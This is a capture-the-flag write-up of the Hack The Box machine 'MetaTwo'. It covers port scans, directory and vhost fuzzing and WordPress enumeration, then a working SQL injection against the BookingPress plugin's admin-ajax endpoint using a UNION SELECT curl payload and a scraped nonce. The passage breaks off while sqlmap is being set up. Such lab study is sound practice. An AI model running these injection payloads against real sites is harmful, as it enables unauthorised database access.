MetaTwo

By Praveen Kumar Sharma

For me IP of the machine is : 10.10.11.186
Lets try pinging it

```
ping 10.10.11.186 -c 5

PING 10.10.11.186 (10.10.11.186) 56(84) bytes of data.
64 bytes from 10.10.11.186: icmp_seq=1 ttl=63 time=101 ms
64 bytes from 10.10.11.186: icmp_seq=2 ttl=63 time=456 ms
64 bytes from 10.10.11.186: icmp_seq=3 ttl=63 time=82.2 ms
64 bytes from 10.10.11.186: icmp_seq=4 ttl=63 time=78.1 ms
64 bytes from 10.10.11.186: icmp_seq=5 ttl=63 time=214 ms

--- 10.10.11.186 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4004ms
rtt min/avg/max/mdev = 78.081/186.099/455.550/143.559 ms
```

Its online, lets do some port scanning

Port Scanning

All Port Scan

```
rustscan -a 10.10.11.186 --ulimit 5000
```

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/MetaTwo git:(main)±1 (22.365s)
rustscan -a 10.10.11.186 --ulimit 5000
. https://github.com/RustScan/RustScan .
 ----------------------------------------
TCP handshake? More like a friendly high-five!

[~] The config file is expected to be at "/home/pks/.rustscan.toml"
[~] Automatically increasing ulimit value to 5000.
Open 10.10.11.186:21
Open 10.10.11.186:22
Open 10.10.11.186:80
[~] Starting Script(s)
[~] Starting Nmap 7.95 ( https://nmap.org ) at 2024-10-27 19:28 IST
Initiating Ping Scan at 19:28
Scanning 10.10.11.186 [2 ports]
Completed Ping Scan at 19:28, 0.21s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 19:28
Completed Parallel DNS resolution of 1 host. at 19:28, 2.55s elapsed
DNS resolution of 1 IPs took 2.56s. Mode: Async [#: 2, OK: 0, NX: 1, DR: 0, SF: 0, TR: 2, CN: 0]
Initiating Connect Scan at 19:28
Scanning 10.10.11.186 [3 ports]
Discovered open port 22/tcp on 10.10.11.186
Discovered open port 21/tcp on 10.10.11.186
Discovered open port 80/tcp on 10.10.11.186
Completed Connect Scan at 19:28, 0.25s elapsed (3 total ports)
Nmap scan report for 10.10.11.186
Host is up, received syn-ack (0.21s latency).
Scanned at 2024-10-27 19:28:49 IST for 0s

PORT   STATE SERVICE REASON
21/tcp open  ftp     syn-ack
22/tcp open  ssh     syn-ack
80/tcp open  http    syn-ack

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 3.03 seconds
```

ⓘ Open Ports

```
PORT STATE SERVICE REASON
21/tcp open ftp syn-ack
```

```
22/tcp open ssh syn-ack
80/tcp open http syn-ack
```

Lets try an aggressive scan on these

Aggressive Scan

```
nmap -sC -sV -A -T5 -n -Pn -p 21,22,80 10.10.11.186 -o aggressiveScan.txt
```

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/MetaTwo git:(main)±3 (1m 11.17s)
nmap -sC -sV -A -T5 -n -Pn -p 21,22,80 10.10.11.186 -o aggressiveScan.txt
Starting Nmap 7.95 ( https://nmap.org ) at 2024-10-27 19:31 IST
Nmap scan report for 10.10.11.186
Host is up (0.11s latency).

PORT   STATE SERVICE VERSION
21/tcp open  ftp
| fingerprint-strings:
|   GenericLines:
|     220 ProFTPD Server (Debian) [::ffff:10.10.11.186]
|     Invalid command: try being more creative
|_    Invalid command: try being more creative
22/tcp open  ssh     OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)
| ssh-hostkey:
|   3072 c4:b4:46:17:d2:10:2d:8f:ec:1d:c9:27:fe:cd:79:ee (RSA)
|   256 2a:ea:2f:cb:23:e8:c5:29:40:9c:ab:86:6d:cd:44:11 (ECDSA)
|_  256 fd:78:c0:b0:e2:20:16:fa:05:0d:eb:d8:3f:12:a4:ab (ED25519)
80/tcp open  http    nginx 1.18.0
|_http-title: Did not follow redirect to http://metapress.htb/
|_http-server-header: nginx/1.18.0
1 service unrecognized despite returning data. If you know the service/version, please submit t
 :
SF-Port21-TCP:V=7.95%I=7%D=10/27%Time=671E47CD%P=x86_64-pc-linux-gnu%r(Gen
SF:ericLines,8F,"220\x20ProFTPD\x20Server\x20\(Debian\)\x20\[::ffff:10\.10
SF:\.11\.186\]\r\n500\x20Invalid\x20command:\x20try\x20being\x20more\x20cr
SF:eative\r\n500\x20Invalid\x20command:\x20try\x20being\x20more\x20creativ
SF:e\r\n");
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 71.14 seconds
```

> ⓘ Aggressive Scan
>
> ```
> PORT STATE SERVICE VERSION
> 21/tcp open ftp
> | fingerprint-strings:
> | GenericLines:
> | 220 ProFTPD Server (Debian) [::ffff:10.10.11.186]
> | Invalid command: try being more creative
> ```

```
| Invalid command: try being more creative
22/tcp open ssh OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)
| ssh-hostkey:
| 3072 c4:b4:46:17:d2:10:2d:8f:ec:1d:c9:27:fe:cd:79:ee (RSA)
| 256 2a:ea:2f:cb:23:e8:c5:29:40:9c:ab:86:6d:cd:44:11 (ECDSA)
| 256 fd:78:c0:b0:e2:20:16:fa:05:0d:eb:d8:3f:12:a4:ab (ED25519)
80/tcp open http nginx 1.18.0
|_http-title: Did not follow redirect to http://metapress.htb/
|_http-server-header: nginx/1.18.0
```

Lets add metapress.htb in our /etc/hosts

```
# Static table lookup for hostnames.
# See hosts(5) for details.

10.10.11.211    monitorstwo.htb cacti.monitorstwo.htb
10.10.11.196    stocker.htb     dev.stocker.htb
10.10.11.186    metapress.htb
~
```

Alright lets do some directory fuzzing and VHOST Enumeration

Directory Fuzzing and VHOST Enumeration

Directory Fuzzing

```
feroxbuster -u http://metapress.htb -w /usr/share/wordlists/dirb/common.txt
-t 200 -r
```

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/MetaTwo git:(main)✗3 (2m 33.23s)
feroxbuster -u http://metapress.htb -w /usr/share/wordlists/dirb/common.txt -t 200 -r
```

Target Url	http://metapress.htb
Threads	200
Wordlist	/usr/share/wordlists/dirb/common.txt
Status Codes	All Status Codes!
Timeout (secs)	7
User-Agent	feroxbuster/2.11.0
Config File	/home/pks/.config/feroxbuster/ferox-config.toml
Extract Links	true
HTTP methods	[GET]
Follow Redirects	true
Recursion Depth	4

Press [ENTER] to use the Scan Management Menu™

```
400      GET        1l        1w        1c http://metapress.htb/wp-admin/admin-ajax.php
200      GET       97l      429w     6931c http://metapress.htb/wp-login.php?redirect_to=http%3A%2F%2Fmetapress.htb%2Fwp-admin%2F&reauth=1
404      GET      153l      519w     9944c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
200      GET       20l       76w      633c http://metapress.htb/.htaccess
200      GET      184l      700w     5705c http://metapress.htb/wp-content/themes/twentytwentyone/assets/js/primary-navigation.js
200      GET      178l      321w     2897c http://metapress.htb/wp-content/themes/twentytwentyone/assets/css/print.css
200      GET       43l       43w     1045c http://metapress.htb/wp-includes/wlwmanifest.xml
200      GET        2l       15w     1426c http://metapress.htb/wp-includes/js/wp-embed.min.js
200      GET        1l       37w     2297c http://metapress.htb/wp-includes/css/dist/block-library/theme.min.css
200      GET       42l      145w     1057c http://metapress.htb/wp-content/themes/twentytwentyone/assets/js/polyfills.js
500      GET        0l        0w        0c http://metapress.htb/wp-content/themes/twentytwentyone/
200      GET       36l      150w     1127c http://metapress.htb/wp-content/themes/twentytwentyone/assets/js/responsive-embeds.js
200      GET       11l      742w    51338c http://metapress.htb/wp-includes/css/dist/block-library/style.min.css
404      GET        7l       11w      153c http://metapress.htb/admin.php
200      GET        1l     4351w    93427c http://metapress.htb/wp-json
200      GET     5870l    12390w   152103c http://metapress.htb/wp-content/themes/twentytwentyone/style.css
404      GET        0l        0w        0c http://metapress.htb/_css
404      GET        0l        0w        0c http://metapress.htb/_assets
404      GET        0l        0w        0c http://metapress.htb/_tmp
404      GET        0l        0w        0c http://metapress.htb/_vti_bin/shtml.dll
```

There are like 3000 files here u can take a look at directories.txt if u want to seem em all

```
[####################] - 3m     78596/78596   0s      found:2871    errors:26300
[####################] - 80s     4614/4614     58/s    http://metapress.htb/
[####################] - 82s     4614/4614     56/s    http://metapress.htb/wp-includes/
[####################] - 80s     4614/4614     57/s    http://metapress.htb/wp-includes/css/dist/
[####################] - 80s     4614/4614     58/s    http://metapress.htb/wp-includes/js/
[####################] - 79s     4614/4614     58/s    http://metapress.htb/wp-includes/css/
[####################] - 84s     4614/4614     55/s    http://metapress.htb/feed/
[####################] - 77s     4614/4614     60/s    http://metapress.htb/category/news/
[####################] - 77s     4614/4614     60/s    http://metapress.htb/hello-world/
[####################] - 80s     4614/4614     58/s    http://metapress.htb/events/
[####################] - 80s     4614/4614     58/s    http://metapress.htb/wp-admin/js/
[####################] - 80s     4614/4614     57/s    http://metapress.htb/wp-includes/js/dist/
[####################] - 80s     4614/4614     58/s    http://metapress.htb/wp-admin/css/
[####################] - 79s     4614/4614     58/s    http://metapress.htb/wp-includes/js/jquery/
[####################] - 35s     4614/4614     132/s   http://metapress.htb/wp-includes/sitemaps/
[####################] - 32s     4614/4614     142/s   http://metapress.htb/wp-includes/js/thickbox/
[####################] - 23s     4614/4614     198/s   http://metapress.htb/wp-includes/widgets/
[####################] - 58s     4614/4614     80/s    http://metapress.htb/wp-includes/sitemaps/providers/
```

Lets do some VHOST Enumeration here too


```
ffuf -u http://metapress.htb -H 'Host: FUZZ.metapress.htb' -w
/usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-
110000.txt -t 200 -ac
```

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/MetaTwo git:(main)±2 (1m 37.49s)
ffuf -u http://metapress.htb -H 'Host: FUZZ.metapress.htb' -w /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-110000.txt -t 200 -ac

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0
________________________________________________

 :: Method           : GET
 :: URL              : http://metapress.htb
 :: Wordlist         : FUZZ: /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-110000.txt
 :: Header           : Host: FUZZ.metapress.htb
 :: Follow redirects : false
 :: Calibration      : true
 :: Timeout          : 10
 :: Threads          : 200
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

:: Progress: [114441/114441] :: Job [1/1] :: 1101 req/sec :: Duration: [0:01:37] :: Errors: 0 ::
```


Moving on lets see this application now

Web Application

Default page



It does say wordpress in the bottom lets see the login page




So wordpress so lets get a recon going in the background

```
wpscan --url http://metapress.htb --detection-mode aggressive --plugins-detection aggressive
```

```
~ (1h 41m 8s)
wpscan --url http://metapress.htb --detection-mode aggressive --plugins-detection aggressive

[+] Started: Sun Oct 27 20:02:15 2024

Interesting Finding(s):

[+] robots.txt found: http://metapress.htb/robots.txt
 | Interesting Entries:
 |  - /wp-admin/
 |  - /wp-admin/admin-ajax.php
 | Found By: Robots Txt (Aggressive Detection)
 | Confidence: 100%

[+] XML-RPC seems to be enabled: http://metapress.htb/xmlrpc.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%
 | References:
 |  - http://codex.wordpress.org/XML-RPC_Pingback_API
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
 |  - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/

[+] WordPress readme found: http://metapress.htb/readme.html
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%

[+] The external WP-Cron seems to be enabled: http://metapress.htb/wp-cron.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 60%
 | References:
 |  - https://www.iplocation.net/defend-wordpress-from-ddos
 |  - https://github.com/wpscanteam/wpscan/issues/1299

[+] WordPress version 5.6.2 identified (Insecure, released on 2021-02-22).
 | Found By: Rss Generator (Aggressive Detection)
 |  - http://metapress.htb/feed/, <generator>https://wordpress.org/?v=5.6.2</generator>
 |  - http://metapress.htb/comments/feed/, <generator>https://wordpress.org/?v=5.6.2</generator>
```

its running now
If you go to /events here




I looked at the source code to find this extension here

```
css'  href='http://metapress.htb/wp-content/themes/twentytwentyone/assets/css/print
 href='http://metapress.htb/wp-content/plugins/bookingpress-appointment-booking/css
ref='http://metapress.htb/wp-content/plugins/bookingpress-appointment-booking/css/f
ref='http://metapress.htb/wp-content/plugins/bookingpress-appointment-booking/css/b
ref='http://metapress.htb/wp-content/plugins/bookingpress-appointment-booking/css/b
  href='http://metapress.htb/wp-content/plugins/bookingpress-appointment-booking/cs

\/wp-admin\/admin-ajax.php"};

content/plugins/bookingpress-appointment-booking/js/bookingpress_vue.min.js?ver=1.
content/plugins/bookingpress-appointment-booking/js/bookingpress_axios.min.js?ver=
content/plugins/bookingpress-appointment-booking/js/bookingpress_wordpress_vue_qs_
content/plugins/bookingpress-appointment-booking/js/bookingpress_element.js?ver=1.
content/plugins/bookingpress-appointment-booking/js/bookingpress_vue_calendar.js?v
content/plugins/bookingpress-appointment-booking/js/bookingpress_moment.min.js?ver
content/plugins/bookingpress-appointment-booking/js/bookingpress_tel_input.js?ver=
content/plugins/bookingpress-appointment-booking/js/bookingpress_element_en.js?ver
/wp-json/" /><link rel="alternate" type="application/json" href="http://metapress.h
' href="http://metapress.htb/wp-includes/wlwmanifest.xml" />

/>
```

Gaining Access

Lets search this up to find a exploit or something
Found this : https://wpscan.com/vulnerability/388cd42d-b61a-42a4-8604-99b812db2357/



Lets run it

```
curl -i 'http://metapress.htb/wp-admin/admin-ajax.php' \
  --data
'action=bookingpress_front_get_category_services&_wpnonce=8cc8b79544&categor
y_id=33&total_service=-7502) UNION ALL SELECT
@@version,@@version_comment,@@version_compile_os,1,2,3,4,5,6-- -'
```

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/MetaTwo git:(main)±1 (0.474s)
curl -i 'http://metapress.htb/wp-admin/admin-ajax.php' \
  --data 'action=bookingpress_front_get_category_services&_wpnonce=8cc8b79544&category_id=33&total_service=-7502) UNION ALL SELECT @@version,@@version_comment,@@version_compile_os,1,2,3,4,5,6-- -'

HTTP/1.1 200 OK
Server: nginx/1.18.0
Date: Sun, 27 Oct 2024 14:24:31 GMT
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Connection: keep-alive
X-Powered-By: PHP/8.0.24
X-Robots-Tag: noindex
X-Content-Type-Options: nosniff
Expires: Wed, 11 Jan 1984 05:00:00 GMT
Cache-Control: no-cache, must-revalidate, max-age=0
X-Frame-Options: SAMEORIGIN
Referrer-Policy: strict-origin-when-cross-origin

{"variant":"error","title":"Error","msg":"Sorry, Your request can not process due to security reason."}
```

Im guessing our nonce is wrong here

Lets find our nonce here

```
:'bookingpress_generate_spam_captcha', _wpnonce:'b06cc7d246' };
_ajax_obj.ajax_url, Qs.stringify( postData ) )
se) {
 != 'error' && (response.data.captcha_val != '' && response.data.captcha_val != undefined)){
step_form_data.spam_captcha = response.data.captcha_val


onse.data.title,
sponse.data.msg,
```

Lets put this in

```
curl -i 'http://metapress.htb/wp-admin/admin-ajax.php' \
  --data
'action=bookingpress_front_get_category_services&_wpnonce=b06cc7d246&categor
y_id=33&total_service=-7502) UNION ALL SELECT
@@version,@@version_comment,@@version_compile_os,1,2,3,4,5,6-- -'
```

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/MetaTwo git:(main)±1 (0.586s)
curl -i 'http://metapress.htb/wp-admin/admin-ajax.php' \
  --data 'action=bookingpress_front_get_category_services&_wpnonce=b06cc7d246&category_id=33&total_service=-7502) UNION ALL SELECT @@version,@@version_comment,@@version_compile_os,1,2,3,4,5,6-- -'

HTTP/1.1 200 OK
Server: nginx/1.18.0
Date: Sun, 27 Oct 2024 14:26:55 GMT
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Connection: keep-alive
X-Powered-By: PHP/8.0.24
X-Robots-Tag: noindex
X-Content-Type-Options: nosniff
Expires: Wed, 11 Jan 1984 05:00:00 GMT
Cache-Control: no-cache, must-revalidate, max-age=0
X-Frame-Options: SAMEORIGIN
Referrer-Policy: strict-origin-when-cross-origin

[{"bookingpress_service_id":"10.5.15-MariaDB-0+deb11u1","bookingpress_category_id":"Debian 11","bookingpress_service_name":"debian-linux-gnu","bookingpress_service_price":"$1.00","bookingpress_service_duration_val":"2","bookingpress_service_duration_unit":"3","bookingpress_service_description":"4","bookingpress_service_position":"5","bookingpress_servicedate_created":"6","service_price_without_currency":1,"img_url":"http:\/\/metapress.htb\/wp-content\/plugins\/bookingpress-appointment-booking\/images\/placeholder-img.jpg"}]%
```

Looks json like lets pipe that in `jq`

```
curl -s -q 'http://metapress.htb/wp-admin/admin-ajax.php' \
  --data
'action=bookingpress_front_get_category_services&_wpnonce=b06cc7d246&category_id=33&total_service=-7502) UNION ALL SELECT
@@version,@@version_comment,@@version_compile_os,1,2,3,4,5,6-- -' | jq .
```

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/MetaTwo git:(main)±2 (0.287s)
curl -s -q 'http://metapress.htb/wp-admin/admin-ajax.php' \
  --data 'action=bookingpress_front_get_category_services&_wpnonce=b06cc7d246&category_id=33&total_service=-7502) UNION ALL SELECT @@version,@@version_comment,@@version_compile_os,1,2,3,4,5,6-- -' | jq .
[
  {
    "bookingpress_service_id": "10.5.15-MariaDB-0+deb11u1",
    "bookingpress_category_id": "Debian 11",
    "bookingpress_service_name": "debian-linux-gnu",
    "bookingpress_service_price": "$1.00",
    "bookingpress_service_duration_val": "2",
    "bookingpress_service_duration_unit": "3",
    "bookingpress_service_description": "4",
    "bookingpress_service_position": "5",
    "bookingpress_servicedate_created": "6",
    "service_price_without_currency": 1,
    "img_url": "http://metapress.htb/wp-content/plugins/bookingpress-appointment-booking/images/placeholder-img.jpg"
  }
]
```

Its working lets exploit this now
There are two ways here im gonna show both of em

1. First is to use sqlmap :

We need to save this request to a file with headers so lets get this in burp like this

```
curl -s -q 'http://metapress.htb/wp-admin/admin-ajax.php' --data
'action=bookingpress_front_get_category_services&_wpnonce=b06cc7d246&category_id=33&total_service=-7502)' -x http://127.0.0.1:8080
```

Request

Pretty Raw Hex

```
1 POST /wp-admin/admin-ajax.php HTTP/1.1
2 Host: metapress.htb
3 User-Agent: curl/8.10.1
4 Accept: */*
5 Content-Length: 103
6 Content-Type: application/x-www-form-urlencoded
7 Connection: keep-alive
8
9 action=bookingpress_front_get_category_services&_wpnonce=b06cc7d246&
  category_id=33&total_service=-7502)
```

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Server: nginx/1.18.0
